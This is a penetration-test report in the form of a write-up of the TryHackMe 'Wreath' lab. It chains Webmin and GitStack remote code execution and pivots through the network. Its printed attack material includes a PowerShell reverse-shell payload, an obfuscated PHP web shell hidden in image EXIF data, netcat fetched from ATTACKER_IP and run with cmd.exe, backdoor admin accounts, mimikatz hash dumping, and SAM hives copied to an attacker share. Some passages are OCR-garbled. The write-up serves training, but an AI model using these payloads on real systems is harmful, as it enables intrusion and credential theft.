

Penetration Test Report (Wreath)

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Executive Summery

Mr. Thomas Wreath called and asked us to penetration test his home network to determine its security against attackers.

According to his request, the goals of this penetration testing were:

- Penetration testing Mr. Wreath's website.
- Penetration testing Mr. Wreath's home network using the web server.



Provided Detail

Mr. Thomas Wreath:

"There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference."



Summery of Results

After reconnaissance and scanning phases determined an out-dated webmin service on the web server leads to remote code execution, this means an attacker can execute his commands on the server with root privileges and also can access to the internal network.

Scanning the internal network shows GitS**** program on the internal git server is out-dated too and leads to remote code execution using available exploits. The service is running as SYSTEM user and there is no need to privilege escalation. There is also a user on the server with a weak password.

According to the git server and Mr. Wreath's PC connection, determined a web service on the PC which is serving a beta version of Mr. Wreath's website and according to the source code extracted from the git server's repository, there is an authenticate-required end-point on the web application. The attacker can bypass it using the credential was found before on the git server. After testing the web application, noticed the input validation in the source code feature is bypassable and leads to unrestricted file upload and thus remote code execution. Privilege escalation is possible using a service on the OS because of misconfiguration.



Timeline

Day	Time	Action
1	03/24/2021 13:37 UTC	MiniServ service on the public server exploited
1	03/24/2021 14:03 UTC	The network scanned using nmap
3	03/26/2021 14:27 UTC	The git server exploited
3	03/26/2021 14:30 UTC	A new user created for RDP and winrm
5	03/28/2021 15:33 UTC	Mr. Wreath's PC exploited
5	03/28/2021 17:14 UTC	Administrator user owned using System Explorer Help service



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Public server:

- **CVE-2019-15107** (**9.8**/10 | cvss v3): This issue was discovered in Webmin (version <=1.920). The parameter old in password_change.cgi contains a command injection vulnerability. The server is out-dated and leads to remote code execute using this vulnerability. You can patch this with updating the service.
- Misconfiguration: MiniServ (webmin) service is running as root user. There is no need to privilege escalation and the attacker has access to root privileges. The service must run as a non-root user.

Git server:

- **GitS**** 2.3.10 RCE** (**9.8**/10 | cvss v3): GitS**** program is vulnerable to remote code execution because it's out-dated. The exploit code is available in Exploit-DB (EDB-ID 4***7). You must update this program to fix the vulnerability.
- **Misconfiguration**: The server is running as SYSTEM user and privilege escalation is not required. The web service on this server must run as a user with lower permissions.
- **Password Weakness**: There is a user (Thomas) with weak password. This leads to crack his password using brute-force attack. The user must change it.



Mr. Wreath's PC:

- **Unrestricted File Upload** (**7.6**/10 | cvss v3): The attacker can bypass input validation in the site source code and upload malicious files. Use a secure library for file uploading feature to fix this.
- **Unquoted Service Path**: When the Windows OS starting a service looks for PATH where that services is locating. If any unquoted (has space) in the PATH the service can be manipulating. This is a misconfiguration type vulnerability. Put the PATH into qoutation (") to fix this.



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
Public Server

First of all we are going to port scan the public server using nmap.

```
root@kali:-# nmap -sV 10.200.86.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-03 07:12 EDT
Nmap scan report for 10.200.86.200
Host is up (0.17s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh Open5SH 8.0 (protocol 2.0)
80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp closed zeus-admin
10000/tcp open http MiniServ 1.890 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 57.39 seconds
root@kali:-#
```

Port 80 is interesting and we have to check it. Apache redirects us to https://thomaswreath.thm/ but this is not a valid domain, so we add it to /etc/hosts on our attacking machine and try again.



What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are fullstack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

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Interested in how networks work



This is Mr. Wreath's personal website with his contact information but nothing to exploit. There's another insteresting port (10000) on this server. an out-dated version of webmin service is running on this port. The service is vulnerable to CVE-2019-15107 causes to remote code execution. There's many exploits for this vulnerability but we are going to use MuirlandOracle's exploit.

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ./cve-2019-15107.py 10.200.86.200

@MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.86.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
# |
```

According to id command output the service is running as root user and this means we do not need to escalate our privileges. We can start a listener by executing no living 1234 on our attacking machine. Then run shell command in the exploit environment to obtain a reverse shell.



In /root/.ssh directory, we can find the root user private key (useful for ssh). We can also add our own private key too.



No passphrase setted on this key, so there is no need to brute-force it.

Copy /root/.ssh/id_rsa content, save it on your attacking machine and run

chmod 600 id rsa

root@kali:/home/kali/Desktop/TryHackMe/wreath# ssh -i id_rsa 10.200.86.200
The authenticity of host '10.200.86.200 (10.200.86.200)' can't be established.
ECDSA key fingerprint is SHA256:THDwSEv1rb9SXkMf4HfQREF1FvH2GtKfaBzVlSsYnuM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.86.200' (ECDSA) to the list of known hosts.
[root@prod-serv ~]# |



Git Server[♣]

We have access to the public server. Now we upload nmap static binary to the server for network scanning using scp -i id rsa nmap-USERNAME root@IP:/root

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# scp -i id_rsa nmap-accessgranted root@i0.200.86.200:/root nmap-accessgranted root@kali:/home/kali/Desktop/TryHackMe/wreath#
```

The network target according to ip command output:



Now we scan this network using nmap -sn CIDR:

```
[root@prod-serv ~]# ./nmap-accessgranted -sn 10.200.86.200/24
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-04-04 09:02 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-86-1.eu-west-1.compute.internal (10.200.86.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:18:CD:06:03:85 (Unknown)
Nmap scan report for ip-10-200-86-100.eu-west-1.compute.internal (10.200.86.100)
Host is up (0.00013s latency).
MAC Address: 02:65:5E:66:5B:1B (Unknown)
Nmap scan report for ip-10-200-86-150.eu-west-1.compute.internal (10.200.86.150)
Host is up (0.00013s latency).
MAC Address: 02:09:21:83:56:59 (Unknown)
Nmap scan report for ip-10-200-86-250.eu-west-1.compute.internal (10.200.86.250)
Host is up (0.00018s latency).
MAC Address: 02:41:59:75:01:D5 (Unknown)
Nmap scan report for ip-10-200-86-200.eu-west-1.compute.internal (10.200.86.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.87 seconds
[root@prod-serv ~]#
```

.150 and .100 hosts are interesting. .100 is inaccessible but .150 is accessible from our position in the network.


```
[root@prod-serv ~]# ./nmap-accessgranted 10.200.86.150
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-04-04 09:16 BST
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-86-150.eu-west-1.compute.internal (10.200.86.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00057s latency).
Not shown: 6143 filtered ports
PORT
80/tcp
         open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
5985/tcp open wsman
MAC Address: 02:09:21:83:56:59 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 121.18 seconds
[root@prod-serv ~]#
```




First of all, we check port 80, to access to it we need pivoting using ssh tunnelling.

Executing ssh -i id_rsa -L 8000:IP_150:80 root@IP_200 -fN command will navigate .150:80 to our own attacking machine (port 8000) through .200 machine.

Navigate to localhost: 8000 on your attacking machine.



It seems GitS**** program is running on this server. Navigate to the second route.





These default credentials don't work and we should check available exploits. There is one Python RCE exploit for version 2.3.10 of the service (EDB-ID-4***7). After downloading, we must <u>customize</u> the exploit.

Now we can execute our commands on the git server using curl (encode the command).

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ssh -i id_rsa -t 8000:10.200.86.150:80 root@10.200.86.200 -fN
root@kali:/home/kali/Desktop/TryHackMe/wreath# python2 exploit.py

[-] Get user list
[-] Found user twreath
[-] Web repository already enabled
[-] Get repository website
[-] Add user to repository
[-] Disable access for anyone
[-] Create backdoor in PHP

Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository, cbr /Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel use rname/password will not work.

[-] Execute command
"nt authority\system
"
root@kali:/home/kali/Desktop/TryHackMe/wreath# curl -X POST http://127.0.0.1:8000/web/exploit-accessgranted.php -d "a-whoami"
"nt authority\system
"
root@kali:/home/kali/Desktop/TryHackMe/wreath# |
```

As you know we don't have access to the git server directly from our attacking machine, so we must run the reverse shell listener on the public server using netcat or forward the port. scp can upload netcat static binary. Do not forget to add a rule for chosen port on the public server.

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# scp -i id_rsa nc-accessgranted root@10.200.86.200:/root;ssh -i id_rsa root@10.200.86.200
nc-accessgranted
100% 2846KB 70.1KB/s 00:40
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 1234/tcp
success
[root@prod-serv ~]# ./nc-accessgranted -lvnp 1234
Ncat: Version 6.498ETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```



Payload for reverse shell:

```
powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('IP 200',PORT);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);-
$sendback = (iex $data 2>&1
                             Out-String );$sendback2 = $sendback +
'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);-
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};-
$client.Close()"
```

But it should be encoded (you can use https://www.urlencoder.org/)

```
100% 2846KB 70.1KB/s
   accessgranted
ot@prod-serv ~]# firewall-cmd --zone=public --add-port 1234/tcp
success
[root@prod-serv ~]# ./nc-accessgranted -lvnp 1234
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.200.86.150.
Ncat: Connection from 10.200.86.150:50133.
whoami
nt authority\system
PS C:\GitStack\gitphp>
root@kali:/home/kali/Desktop/TryHackMe/wreath# curl -X POST http://127.0.0.1:8000/web/exploit-accessgranted.php -d "a-powershell.exe%20-c%20%22%24client%20
```

We got full reverse shell as SYSTEM user and privilege escalation is not required. The next step is creating a new user for rdp and winrm using

net user USERNAME PASSWORD /add. Then we must add it to Administrators and Remote Management Users groups using

net localgroup Administrators USERNAME /add<mark>and</mark>

net localgroup "Remote Management Users" USERNAME /add



```
PS C:\GitStack\gitphp> net user accessgranted mypassword123 /add
The command completed successfully.


PS C:\GitStack\gitphp> net localgroup Administrators accessgranted /add
The command completed successfully.


PS C:\GitStack\gitphp> net localgroup "Remote Management Users" accessgranted /add
The command completed successfully.
```

Now we are able to use winrm and RDP, to connect via winrm use evil-winrm (evil-winrm -u USERNAME -p PASSWORD -i TARGET_IP -P PORT) and for RDP, use xfreerdp

(xfreerdp /v:IP /u:USERNAME /p:PASSWD +clipboard /dynamic-resolution).

(You can install evil-winrm using sudo gem install evil-winrm)





xfreerdp /drive option will share /usr/share/windows/windows-resources on kali with the target, in this directory we have mimikatz binary which is useful for post-exploitation. You can download mimikatz binary and save it in a directory on your attacking machine then share the directory with the target. Now navigate to the share drive (\share\mimikatz\x64\mimikatz.exe) on the git server and run

mimikatz (64 bit) as Administrator.



We next need to give ourselves the Debug privilege and elevate our integrity to SYSTEM level. This can be done with the following commands:

privilege::debug


token::elevate

We can dump all of the SAM local password hashes by executing:

lsadump::sam Mana mimikatz 2.2.0 x64 (oe.eo) × > https://blog.gentilkiwi.com/mimikatz Vincent LE TOUX (vincent.letoux@gmail.com) > https://pingcastle.com / https://mysmartlogon.com ***/ ' ##### ' mimikatz # privilege::debug Privilege '20' OK mimikatz # token::elevate Token Id : 0 SID name : NT AUTHORITY\SYSTEM {0;000003e7} 1 D 20218 NT AUTHORITY\SYSTEM 5-1-5-18 (04g,21p) 668 Primary -> Impersonated ! * Process Token : {0;0010cc42} 2 F 2132617 GIT-SERV\accessgranted S-1-5-21-3335744492-1614955177-2693036043-1005 (15g,24p) Primary * Thread Token : {0;000003e7} 1 D 2186097 NT AUTHORITY\SYSTEM 5-1-5-18 (04g,21p) Impersonation (D elegation) mimikatz # lsadump::sam : 0841f6354f4b96d21b99345d07b66571 Local SID : S-1-5-21-3335744492-1614955177-2693036043 SAMKey : f4a3c96f8149df966517ec3554632cf4 e Ω <u>≓</u>i **₽**



Now we have all of the local hashes (including the Administrator's hash). We are not able to crack the Administrator password hash, but Thomas's password hash cracked successfully using rainbow attack (https://crackstation.net/).



The Administrator's hash is useful for **pass-the-hash** technique using the following command:

evil-winrm -u Administrator -H ADMIN HASH -i IP



Mr. Wreath's PC 🖞

We gained access to the git server, now we should check the last machine. For port scanning we can use PowerShell scripts, Here we are going to use the Empire command and control port scan module. -s option for evil-winrm allows us to specify a local directory containing PowerShell scripts (these scripts will be made

accessible for us to import directly into memory using our evil-winrm session).

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# evil-winrm -u accessgranted -p mypassword123 -i 127.0.0.1 -P 8001 -s /usr/share/powershell-empire/data/modul e_source/situational_awareness/network/

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\accessgranted\Documents> Invoke-Portscan.ps1

*Evil-WinRM* PS C:\Users\accessgranted\Documents> Invoke-Portscan -Hosts 10.200.86.100 -TopPorts 50

Hostname : 10.200.86.100

alive : True
openPorts : {80, 3389}
closedPorts : {80, 3389}
closedPorts : {445, 443, 5900, 993...}
finishTime : 4/5/2021 6:21:13 AM

*Evil-WinRM* PS C:\Users\accessgranted\Documents> |
```

We have access to this machine through the git server and according to provided information, It's Mr. Wreath's PC. For pivoting, we can use chisel. Upload chisel windows version on the git server and run the following commands:

```
upload CHISEL_WINDOWS_PATH chisel-USERNAME.exe on the git server:
```

```
*Evil-WinRM* PS C:\Users\accessgranted\Documents> upload /home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Windows/chisel_1.7.3_windows_amd64 chisel-accessganted.exe
Info: Uploading /home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Windows/chisel_1.7.3_windows_amd64 to C:\Users\accessgranted\Documents\chisel-accessganted.exe

Data: 11758248 bytes of 11758248 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\accessgranted\Documents>

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```

Run netsh advfirewall firewall add rule name="Chisel-USERNAME" dir=in action=allow protocol=tcp localport=CHOSEN PORT on the git server as

Administrator (this will add a firewall rule):



.\chisel-USERNAME.exe server -p CHOSEN PORT --socks5 on the git server:

```
*Evil-WinRM* PS C:\Users\accessgranted\Documents> .\chisel-accessganted.exe server -p 4321 -- socks5


2021/04/05 08:19:24 server: Listening on http://0.0.0.0:4321
```

Then forward the chosen port using ssh to the public server and then run

./chisel-linux-version client 127.0.0.1:CHOSEN_PORT 8081:socks:


root@kali:/home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Linux# ssh -i ../../id_rsa -L 8003:10.200.86.150:4321 root@10.200.86.200 -fN root@kali:/home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Linux# ./chisel_1.7.3_linux_amd64 client 127.0.0.1:8003 8081:socks 2021/04/05 03:17:18 client: Connecting to ws://127.0.0.1:8003 2021/04/05 03:17:18 client: tun: proxy#127.0.0.1:8081⇒socks: Listening TRANSE TOOLS DOCUMENTATION FORMS BUG TRACKER OFFENSWERGERS AND ADDRESS AND TRACKER OFFENSWERGERS AND

Now we can open our browser on our attacking machine and configure **FoxyProxy** extension like:





Now we have access to the PC and can analyse the website using **Wappalyzer** extension:



It's a beta version of Mr. Wreath's personal website. We can find the back-end source code on the git server, just we have to download the git metadata and extract the source code using **GitTools**.

Download the metadata using evil-winrm:

```
*Evil-WinRM* PS C:\
Info: Downloading C:\
Website.git to Website.git
```

Now rename it to .git and move it to a directory and run ./extractor.sh

DIRECTORY source_code (available in GitTools github):



There's three directories in source_code/, but the most up to date version of the site stored in the Git repository is in the

NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3 directory. find . -name "*.php" will find php files in the source code. There's just one file (resources/-index.php). We can access it here: http://PROXY_IP/resources/index.php

This apears to be a file-upload point. There are two filters for file uploading:

```
$size = getimagesize($_FILES["file"]["tmp_name"]);

if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)


|| !$size){
    header("location: ./?msg=Fail");
    die();
}
```

The first filter uses a classic PHP technique used to see if a file is an image. But it's not a secure method, the attacker can put his payload in exif data (such as comment).

The second filter leads to a big problem, We can upload a file called image.jpeg.php
. The filename gets split into ["image", "jpeg", "php"], but only the jpeg gets
passed into the filter.

Both filters are bypassable, and also according to the source code, files will get moved into uploads/ directory. So we can exploit this vulnerability. Navigate to http://PROXY_IP/resources/index.php, It asks us for credentials. We have Thomas credentials and can try it.





The credentials were correct. This is a PC, there is antivirus software running on this target, so we have to use a PoC:

<?php echo "<pre>Test Payload"; die();?>


This is completely harmless and should not get picked up by the AV. Add this payload to the image exif data using the following command:



exiftool -Comment="<?php echo \"<pre>Test Payload\"; die; ?>"

test-USERNAME.jpeg.php

Now the image is ready to upload:





We are able to see Test Payload, this means our code executed successfully:

```
10.200.86.100/resources/up × +

← → C ♠ ① Ø 10.200.86.100/resources/uploads/test-accessgranted.jpeg.php

Test Payload
```

Now for AV Evasion, we have to obfuscate the following payload (use https://www.gaijin.at/en/tools/php-obfuscator):

obfuscated:

```
<?php $o0=$_GET[base64_decode('d3JlYXRo')];if(isset($o0)){echo
base64_decode('PHByZT4=').shell_exec($o0).base64_decode('PC9wcmU+');}-
die();?>
```



Then change the image's comment (rename it too) and upload it again:

Our command executed successfully but we should obtain a reverse shell, so we need netcat (can compile it for windows or use compiled version). To upload it we can look for other command line tools installed on the PC, curl.exe is available. Set up a python simple http server (python3 -m http.server PORT) on your attacking machine and upload nc64.exe on the PC using curl.http://ATTACKER_IP:PORT/-nc.exe -o c:\\Windows\\temp\\nc-USERNAME.exe, set up a listener on your attacking box then run netcat using powershell.exe c:\\windows\\temp\\nc-

```
USERNAME.exe ATTACKER IP NC_LISTENER_PORT -e cmd.exe.
```



We have a reverse shell on the third and final target. We don't yet have full system access to this target though because the web server is not running with system permissions, so we have to enumerate the PC. Windows services are commonly vulnerable to various attacks, so we'll start there. Start by looking for non-default services using the following command:

wmic service get name,displayname,pathname,startmode | findstr /v /i

SystemEx*************** service path does not have quotation marks around it. The lack of quotation marks around this service path indicates that it might be vulnerable to an **Unquoted Service Path** attack.

As you see, the service is running as the local system account, we might be able to elevate privileges. Check the permissions on the directory using:

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' |
format-list"
```



```
Path
       : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
       : BUILTIN\Administrators
Owner
      : WREATH-PC\None
Group
Access : BUILTIN\Users Allow FullControl
                                           FullControl
         NT SERVICE\TrustedInstaller Allow
        NT SERVICE\TrustedInstaller Allow 268435456
        NT AUTHORITY\SYSTEM Allow FullControl
        NT AUTHORITY\SYSTEM Allow
                                   268435456
        BUILTIN\Administrators Allow
                                      FullControl
        BUILTIN\Administrators Allow 268435456
        BUILTIN\Users Allow ReadAndExecute, Synchronize
        BUILTIN\Users Allow -1610612736
```

We have full controll over this directory, This means we can create our unquoted service path exploit.

Compile Wrapper.cs (<u>Appendices</u>) using mono (mcs Wrapper.cs). Trasfer the compiled file to the PC using impacket smbserver package.

sudo python3 PATH/impacket/examples/smbserver.py share . -

smb2support -username user -password mypassword

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# python3 smbserver.py share . -smb2support -username admin -password mypassword123
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-0103-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed

[*] Config file parsed

[*] Config file parsed
[*] Config file parsed
```

Run net use \\ATTACKER_IP\share /USER:username password on the PC. Then copy Wrapper.exe to the PC:

copy \\ATTACKER IP\share\Wrapper.exe %TEMP%\wrapper-USERNAME.exe



Now set up a new listener on the chosen port (Wrapper.cs) and run

copy %TEMP%\wrapper-USERNAME.exe "C:\Program Files (x86)\System

Explorer\System.exe" on the PC.

```
C:\Users\Thomas\AppData\Local\Temp>copy %TEMP%\wrapper-accessgranted.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-accessgranted.exe "C:\Program Files (x86)\System Explorer\System.exe"
1 file(s) copied.

C:\Users\Thomas\AppData\Local\Temp>dir "C:\Program Files (x86)\System Explorer"
dir "C:\Program Files (x86)\System Explorer"
Volume in drive C has no label.
Volume Serial Number is A041-2802

Directory of C:\Program Files (x86)\System Explorer

06/04/2021 07:49 < DIR>
22/12/2020 00:55 < DIR>
System Explorer
06/04/2021 07:08 3,584 System.exe
1 File(s) 3,584 bytes
3 Dir(s) 6,887,874,560 bytes free
```

Then stop and start again the service:

sc stop SERVICE

sc start SERVICE

```
C:\Users\Thomas\AppData\Local\Temp>sc stop SystemExplant
[SC] ControlService FAILED 1062:

The service has not been started.

C:\Users\Thomas\AppData\Local\Temp>sc start SystemExplant
sc start SystemExplant
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```



In this way, we obtained a reverse shell:

Next, we can dump all of the local hashes using the following commands:

reg.exe save HKLM\SAM sam.bak (PC)

reg.exe save HKLM\SYSTEM system.bak (PC)

net use \\ATTACKER_IP\share /USER:username password (PC, to connect to
your smb server)

move sam.bak \\ATTACKER_IP\share\sam.bak (PC)

move system.bak \\ATTACKER_IP\share\system.bak (PC)

python3 PATH TO IMPACKET/impacket/examples/secretsdump.py -sam

PATH_TO_SAM -system PATH_TO_SYSTEM LOCAL (your attacking box)



```
C:\Users\Thomas>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.
C:\Users\Thomas>reg.exe save HKLM\SYSTEM system.bak
